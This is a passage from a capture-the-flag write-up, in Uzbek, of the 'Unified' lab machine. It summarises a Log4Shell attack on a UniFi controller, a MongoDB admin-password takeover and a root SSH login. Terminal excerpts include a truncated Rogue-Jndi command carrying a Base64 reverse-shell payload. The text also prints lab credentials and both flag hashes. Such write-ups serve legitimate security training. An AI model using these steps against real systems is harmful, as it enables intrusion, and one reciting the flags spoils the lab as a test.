    "neverCheckForUpdate" : true,
    "statisticsPreferredTZ" : "SITE",
    "statisticsPreferBps" : "",
    "tables" : {
      "device" : {
        "sortBy" : "type",
        "isAscending" : true,
        "initialColumns" : [
```

`db.admin.find()` orqali administrator foydalanuvchisining yangilangan ma'lumotlari qayta o'qilib, parol heshi muvaffaqiyatli o'zgargani tasdiqlandi



Brauzerda `https://10.129.112.201:8443` manziliga o'tib, `administrator : Password123` ma'lumotlari orqali UniFi Network boshqaruv paneliga muvaffaqiyatli kirdik



Boshqaruv panelida **Settings** → **Site** → **DEVICE AUTHENTICATION** bo'limiga o'tildi va tarmoq qurilmalari uchun saqlangan root SSH hisob ma'lumotlari topildi: **root : NotACrackablePassword4U**

```

root@unified: ~
(saidislom@kali)-[~]
$ ssh root@10.129.112.201
The authenticity of host '10.129.112.201 (10.129.112.201)' can't be established.
ED25519 key fingerprint is: SHA256:RoZ8jwEnGGBxNt04+A/cdluslAwhmiWqG3ebyZko+A
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.112.201' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
root@10.129.112.201's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-77-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

root@unified:~# whoami
-bash: wh: command not found
root@unified:~# whoami
root
root@unified:~#
java -jar target/RogueJndi-1.1.jar --command "bash -c {echo,YmFzaCAtaSA+JiAvZGV2LW... root@unified: ~

```

Kali terminalidan **ssh root@10.129.112.201** buyrug'i bilan aniqlangan parol kiritilib, serverga bevosita **root** superuseri huquqida SSH orqali kiritildi

```
root@unified:~  
** This session may be vulnerable to "store now, decrypt later" attacks.  
** The server may need to be upgraded. See https://openssh.com/pq.html  
root@10.129.112.201's password:  
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-77-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/advantage  
  
* Super-optimized for small spaces - read how we shrank the memory  
  footprint of MicroK8s to make it the smallest full K8s around.  
  
https://ubuntu.com/blog/microk8s-memory-optimisation  
  
root@unified:~# whoami  
-bash: wh: command not found  
root@unified:~# whoami  
root  
root@unified:~# saidislom  
-bash: saidislom: command not found  
root@unified:~# cd ~  
root@unified:~# cat  
root@unified:~# ls  
root.txt  
root@unified:~# cat root.txt  
e50bc93c75b634e4b272d2f771c33681  
root@unified:~#  
java -jar target/RogueJndi-1.1.jar --command "bash -c {echo,YmFzaCAtaSA+JiAvZGV2LW... root@unified: ~
```

Superuser sifatida `cd ~` orqali root katalogiga o'tildi va tizimning yakuniy `root.txt` flagi o'qildi:
`e50bc93c75b634e4b272d2f771c33681`

Xulosa va Zaifliklar tahlili:

Unified mashinasi Ubiquiti UniFi Network Controller tizimidagi mashhur Log4j zaifligi hamda MongoDB ma'lumotlar bazasi xavfsizligiga asoslangan quyidagi asosiy bosqichlardan iborat bo'ldi:

- **Reconnaissance & Enumeration:** Nishon IP (`10.129.112.201`) ning 8443-portida ishlayotgan `UniFi Network Controller 6.4.54` veb-interfeysi aniqlandi.
- **Vulnerability Assessment (Log4Shell — CVE-2021-44228):** Tizimning `/api/login` endpointidagi `remember` parametri Log4j JNDI lookup qatorlarini tekshirishi aniqlandi. `tcpdump` yordamida Kali (`10.10.15.210`) ning 389-portiga kelgan LDAP so'rovi orqali zaiflik amalda tasdiqlandi.
- **Initial Foothold:** `Rogue-Jndi` orqali Tomcat klassi (`o=tomcat`) asosida zararli LDAP server yaratilib, Base64 formatidagi reverse shell yuklamasi yuborildi. Natijada `unifi` tizim foydalanuvchisi sifatida teskari aloqa olinib, `user.txt` flagi (`6ced1a6a89e666c0620cdb10262ba127`) qo'lga kiritildi.
- **Database Enumeration & Account Takeover:** Serverda lokal ishlayotgan MongoDB (27117-port) ning `ace` ma'lumotlar bazasidan `administrator` hisobi topildi. `mkpasswd` orqali yangi SHA-512 paroli (`Password123`) heshlanib, `db.admin.update` yordamida adminning `x_shadow` parametri muvaffaqiyatli almashtirildi.
- **Privilege Escalation (Root):** Yangilangan hisob orqali UniFi veb-paneliga kirildi va `Settings → Site → DEVICE AUTHENTICATION` bo'limidan tarmoq qurilmalari uchun saqlangan `root` hisobi paroli (`NotACrackablePassword4U`) aniqlandi. Ushbu ma'lumotlar bilan SSH (22-port) orqali tizimga to'liq `root` huquqida kirilib, `root.txt` flagi (`e50bc93c75b634e4b272d2f771c33681`) muvaffaqiyatli olindi.